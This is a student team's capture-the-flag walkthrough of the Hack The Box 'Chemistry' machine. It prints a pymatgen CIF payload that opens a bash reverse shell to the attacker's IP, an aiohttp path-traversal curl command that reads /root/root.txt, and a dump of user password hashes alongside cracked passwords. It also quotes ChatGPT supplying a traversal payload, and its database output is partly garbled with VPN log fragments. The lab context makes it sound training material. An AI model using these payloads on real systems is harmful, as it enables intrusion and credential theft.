

Hack The Box - Chemistry

Kelompok 5


Kevin Diaz Pramono - 2702229472

Johan Davin Hermawan - 2702223790

Marianne Soebekti - 2702247632

Today we will try one of the HackTheBox active machines called Chemistry. The difficulty of this machine is easy and this machine is for linux.

HackTheBox is different with vulnhub machines, if we want to play the machines we must connect to their OpenVPN first and then we get the IP Address of the machines, just like this



INFORMATION GATHERING

So first of all, we want to see what service on 10.10.11.38 has, let's nmap this IP.

```
File Actions Edit View Help
(kali㉿kali)-[~/vpn]
$ nmap -sV 10.10.11.38
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 12:06 EST
Nmap scan report for 10.10.11.38
Host is up (0.058s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
5000/tcp   open  upnp?    1 service unrecognized despite returning data. If you know the service/version, please
SF-Port5000-TCP:V=7.94SVN%I=7%D=11/20%Time=673E1737%P=x86_64-pc-linux-gnu%
SF:r(GetRequest,38A,"HTTP/1.1\x20200\x200K\r\nServer:\x20Werkzeug/3.0.3
SF:\x20Python/3.9.5\r\nDate:\x20Wed,\x2020\x20Nov\x202024\x2016:53:44\x2
SF:0GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-Length:
SF:\x20719\r\nVary:\x20Cookie\r\nConnection:\x20close\r\n\r\n<!DOCTYPE\x20
```


Ok, now we can see, there are two open ports in this IP, 22 as ssh and 5000 as upnp. What service is that in 5000? Let's find out what that is.

```

(kali㉿kali)-[~/vpn]
$ nmap -sC -sV 10.10.11.38
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-20 12:11 EST
Nmap scan report for 10.10.11.38
Host is up (0.057s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|_ 256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_ 256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp  open  upnp?
| fingerprint-strings:
|_ GetRequest:
|_ HTTP/1.1 200 OK
|_ Server: Werkzeug/3.0.3 Python/3.9.5
|_ Date: Wed, 20 Nov 2024 16:58:17 GMT
|_ Content-Type: text/html; charset=utf-8
|_ Content-Length: 719
|_ Vary: Cookie
|_ Connection: close
|_ <!DOCTYPE html>
|_ <html lang="en">
|_ <head>
|_ <meta charset="UTF-8">
|_ <meta name="viewport" content="width=device-width, initial-scale=1.0">
|_ <title>Chemistry - Home</title>
|_ <link rel="stylesheet" href="/static/styles.css">
|_ </head>
|_ <body>
|_ <div class="container">
|_ <h1 class="title">Chemistry CIF Analyzer</h1>
|_ <p>Welcome to the Chemistry CIF Analyzer. This tool allows you to upload a CIF (Cr

```

So basically, port 5000 is just an HTTP service? Let's find out when we open <http://10.10.11.38:5000>



When we enter that IP, came out a page, and it is written Chemistry CIF Analyzer, we didn't know what is that supposed to mean, so we tryna google it



Vicarius

<https://www.vicarius.io> › vsociety › posts › critical-securi...

Critical Security Flaw in Pymatgen Library (CVE-2024-23346)

21 May 2024 — The `vuln.cif` is a **CIF (Crystallographic Information File)** file that contains data related to **crystallography**. It is typically used in materials ...

Jackpot! There is a CVE about this program. The program runs a `pymatgen`, a python library. Then we are just going to use the payload from the CVE, and modify some parts so we can get a reverse shell.

EXPLOIT

```
kali@kali: ~/vpn × kali@kali: ~/Downloads ×
data_5yOhtAoR
_audit_creation_date      2018-06-08
_audit_creation_method    "Pymatgen CIF Parser Arbitrary Code Execution Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

Please provide a valid CIF file. An example is available here

_space_group_magn.transform_BNS_Pp_abc 'a,b,[d for d in ().__class__.__mro__[1].__getattribute__( *[(().__class__.__mro__[1]
)+["__sub__" + "classes__"] )] if d.__name__ == "BuiltinImporter"]][0].load_module("os").system("/bin/bash -c \'sh -i >& /dev
/tcp/10.10.14.66/4445 0>61\');0,0,0'

_space_group_magn.number_BNS 62,448
_space_group_magn.name_BNS "P n' m a' "

Dashboard

Your Structures

Filename Actions
Expand

"vuln.cif" 15L, 600B 11,0-1 All
```

We add a bash shell, plugged in our ip and port. We used port **4445**.

```
(kali@kali)-[~/vpn]
$ nc -lvnp 4445
listening on [any] 4445 ...
```

After that, we set a listener on port **4445**. After setting up all we need, we just upload the file and the view button will appear.

Dashboard

Please provide a valid CIF file. An example is available [here](#)

No file selected.

Your Structures

| Filename | Actions |
|----------|---|
| vuln.cif | <input type="button" value="View"/> <input type="button" value="Delete"/> |

After we press the view button, it should run the payload (the exploit).

```
(kali㉿kali)-[~/vpn]
└─$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.66] from (UNKNOWN) [10.10.11.38] 44854
sh: 0: can't access tty; job control turned off
$ whoami
app
$
```

Boom!!! We get the connection. After that, we want to see what is inside the server

```

(kali㉿kali)-[~/vpn]
$ nc -lvnp 4445
listening on [any] 4445 ...
connect to [10.10.14.66] from (UNKNOWN) [10.10.11.38] 39578
sh: 0: can't access tty; job control turned off
$ whoami
app
$ ls
app.py
instance
pwned
static
templates
uploads
$ █

```

I already do the enumeration, and we can go to instance directory

```

$ cd instance
$ ls
database.db
database_dump.sql
databse.db
user_dump.txt
$ █

```

Inside the Instance directory, there is a database that contains a user and password. It looks like there is another user that already dumped the file in **user_dump.txt**, but we will try to dump it.

```

$ sqlite3 database.db 'gy_subnet,ping 10,ping-restart 120,ifconfig
.tables --ekm dyn-tls-crypt,tun-mtu 1500'
structure> user;
51 OPTIONS IMPORT: --ifconfig/up options modified
SELECT * FROM user;
OPTIONS IMPORT: route options modified
1|admin|2861deba8d99436a10ed6f75a252abf8e-related options modified
2|app|197865e46b878d9e74a0346b6d59886a1-mtu set to 1500
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5 / query: dst 0.0.0.0
4|robert|02fcf7cfc10adc37959fb21f06c6b467 result: via 192.168.
5|jobert|3dec299e06f7ed187bac06bd3b670ab2.58.94/255.255.0
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8b=n/a
7|peter|6845c17d298d95aa942127bdad2ceb9b query: dst ::
8|victoria|c3601ad2286a4293868ec2a4bc606ba3ic error (-101): N
9|tania|a4aa55e816205dc0389591c9f82f43bbay=UNDEF
10|eusebio|6cad48078d0241cca9a7b322ecd073b3hed
11|gelacia|4af70c80b68267012ecdac9a7e916d181500 for tun0
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0 up
13|axel|9347f9724ca083b17e39555c36fd9007 0.14.66/23 dev tun0
14|kristel|6896ba7b11a62cacffbdaded457c6d921500 for tun0
15|bubble|a3fa9e0b6b24b1cada4b756c0d240444 up
16|awikwok|827ccb0eea8a706c4c34a16891f84e7b beef:2::1040/64 dev
17|onetwo|35d6d33467aae9a2e3dccb4b6b027878 0.10.0/23 via 10.10
18|kevin|9d5e3ecdeb4cdb7acfd63075ae046672 129.0.0/16 via 10.10
19|kevinjinsakai|6dd159284c2dac4bda0e4a0f71e6713d → dead:bee
20|admin12345|7488e331b8b64e5794da3fa4eb10ad5df::/64 via :: d
21|abc|5cd88a23602fca30eb3e21af000dad8b nce Completed
22| admin |5f4dcc3b5aa765d61d8327deb882cf99 ES-256-CBC', auth
23|user|ee11cbb19052e40b07aac0ca060c23ee -restart 120
24|admin999|00ba7ceab606427071d5d755ea99e976 it-exit-notify 1,
25|admins|2aefc34200a294a3cc7db81b43a81873 ath-MTU=1430]: Mess

```

Looks like there is something hashed, and we think it was the password of the user, let's try to crack them. We will use **crackstation.net** to help cracking the hash.

| Hash | Type | Result |
|-----------------------------------|---------|-------------------|
| 2861debaf8d99436a10ed6f75a252abf | Unknown | Not found. |
| 197865e46b878d9e74a0346b6d59886a | Unknown | Not found. |
| 63ed86ee9f624c7b14f1d4f43dc251a5 | md5 | unicorniosrosados |
| 02fcf7cfc10adc37959fb21f06c6b467 | Unknown | Not found. |
| 3dec299e06f7ed187bac06bd3b670ab2 | Unknown | Not found. |
| 9ad48828b0955513f7cf0f7f6510c8f8 | md5 | carlos123 |
| 6845c17d298d95aa942127bdad2ceb9b | md5 | peterparker |
| c3601ad2286a4293868ec2a4bc606ba3 | md5 | victoria123 |
| a4aa55e816205dc0389591c9f82f43bb | Unknown | Not found. |
| 6cad48078d0241cca9a7b322ecd073b3 | Unknown | Not found. |
| 4af70c80b68267012ecdac9a7e916d18 | Unknown | Not found. |
| 4e5d71f53fdd2eabdbabb233113b5dc0 | Unknown | Not found. |
| 9347f9724ca083b17e39555c36fd9007 | Unknown | Not found. |
| 6896ba7b11a62cacffbdaded457c6d92 | Unknown | Not found. |
| a3fa9e0b6b24b1cada4b756c0d240444 | md5 | bubble |
| 827ccb0eea8a706c4c34a16891f84e7b | md5 | 12345 |
| 35d6d33467aae9a2e3dccb4b6b027878 | md5 | three |
| 9d5e3ecdeb4c4db7acfd63075ae046672 | md5 | kevin |
| 6dd159284c2dac4bda0e4a0f71e6713d | Unknown | Not found. |
| 7488e331b8b64e5794da3fa4eb10ad5d | md5 | admin12345 |

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Not all of that can be cracked, but there is some that got cracked. What we notice is that this database contains accounts that we made on the web. Remember that this machine has ssh service? Let's try to log in using a user in this db. The fact that this db contains an account that we make, we try to login to ssh using the account that we make.

```
(kali㉿kali)-[~/vpn]
$ ssh awikwok@10.10.11.38
awikwok@10.10.11.38's password:
Permission denied, please try again.
awikwok@10.10.11.38's password:
Permission denied, please try again.
awikwok@10.10.11.38's password:
awikwok@10.10.11.38: Permission denied (publickey,password).
```

And, we can't do that. Let's try to use the already existing account.


```

(kali㉿kali)-[~/vpn]
$ ssh carlos@10.10.11.38
carlos@10.10.11.38's password:
Permission denied, please try again.
carlos@10.10.11.38's password:

(kali㉿kali)-[~/vpn]
$ ssh peter@10.10.11.38
peter@10.10.11.38's password:
Permission denied, please try again.
peter@10.10.11.38's password:

```

Same result here, but there is something interesting.

```

kali@kali: ~/vpn x  rosa@chemistry: ~ x
Swap usage: 0%
Processes: 234
Users logged in: 0
IPv4 address for eth0: 10.10.11.38
IPv6 address for eth0: dead:beef::250:56ff:feb9:35d6

* Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
just raised the bar for easy, resilient and secure K8s cluster deployment.

https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Nov 20 17:48:57 2024 from 10.10.14.66
rosa@chemistry:~$ ls
user.txt
rosa@chemistry:~$ cat user.txt
cfc8f00167acc6c3043916919e87c2d5
rosa@chemistry:~$

```

When we use the user named rosa, we can login into the ssh, and we get the user flag.

```

rosa@chemistry:~$ curl localhost:8080 --head
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 5971
Date: Mon, 16 Dec 2024 14:52:32 GMT
Server: Python/3.9 aiohttp/3.9.1

```

With a few attempts at network scanning, we found a service at port 8080, and then let see the server, it's aiohttp/3.9.1

Let's see if there is a way to exploit this.



GitHub

<https://github.com> > CVE-20... · [Terjemahkan halaman ini](#) ⋮

z3r0byte/CVE-2024-23334-PoC

A proof of concept of the path traversal **vulnerability** in the python **AioHTTP** library =< **3.9.1**. 14 stars 0 forks Branches Tags Activity.



ethicalhacking.uk

<https://ethicalhacking.uk> > ... · [Terjemahkan halaman ini](#) ⋮

CVE-2024-23334: A Deep Dive into aiohttp's Directory ...

10 Sep 2024 — This **vulnerability** allows an attacker to navigate beyond the configured static directory and potentially access sensitive files or even execute arbitrary code.



GitHub

<https://github.com> > wizarddos · [Terjemahkan halaman ini](#) ⋮

wizarddos/CVE-2024-23334: Proof-of-Concept for LFI/Path ...

Why does it work? **Vulnerability** itself lies in a way how **aiohttp** handles requests for static resources. If we write code like this.



Snyk

<https://security.snyk.io> > pip · [Terjemahkan halaman ini](#) ⋮

aiohttp 3.9.1 vulnerabilities

Affected versions of this package are vulnerable to Infinite loop when processing a multipart/form-data POST request with malicious `CONTENT_DISPOSITION` values.

There are a few of them saying CVE-2024-23334. But what is that? Let me ask my 24/7 partner, ChatGPT.

It said “CVE-2024-23334 is a directory traversal vulnerability identified in the aiohttp Python library, specifically affecting versions up to 3.9.1. The vulnerability occurs when the `follow_symlinks` option is enabled for static routes, allowing unauthorized access to files outside the intended directory structure. Exploiting this flaw can lead to Local File Inclusion (LFI), enabling attackers to read sensitive files on the server, such as configuration files or credentials.”

I already read a few write ups and watched a few videos about this vulnerability, so basically in this case with this vulnerability we can see the `root.txt` without any validation from the server-side. How about we directly practice the exploit.

```
rosa@chemistry:~$ curl -s --path-as-is http://localhost:8080/assets/../../../../../../../../root/root.txt
ebbe71af46527c4b7a6db94a94b75f9f
rosa@chemistry:~$ ls
user.txt
rosa@chemistry:~$ cat user.txt
7536915a8584cc3ba1efd925e9ea82d8
```

As you can see, I can see directly the root.txt file without any permission or validation from the server. The question is, how can I get the command? I ask my best friend, my 24/7 ChatGPT, to tell me the path, just see my prompt and the answer below.

can you give me a command so i can directly see a root.txt file without knowing the path



If you want to directly access a `root.txt` file without knowing its exact path during a Path Traversal attack, you can try using common path traversal payloads and recursive approaches. Unfortunately, there is no "magic command" to find the file instantly without guessing, but the following steps can help:

1. Use `curl` with Wildcards (If Supported)

Some servers allow wildcards (*) in file paths. You can try:

bash

Copy code

```
curl -s --path-as-is "http://localhost:8080/assets/../../../../../../../../*/root.txt"
```

- * acts as a wildcard to match any directory.
- Not all servers support this behavior, but it's worth testing.

So that's all of my write up, to beat the Chemistry machine.

With a great prompt, Comes a great answer. Cheers~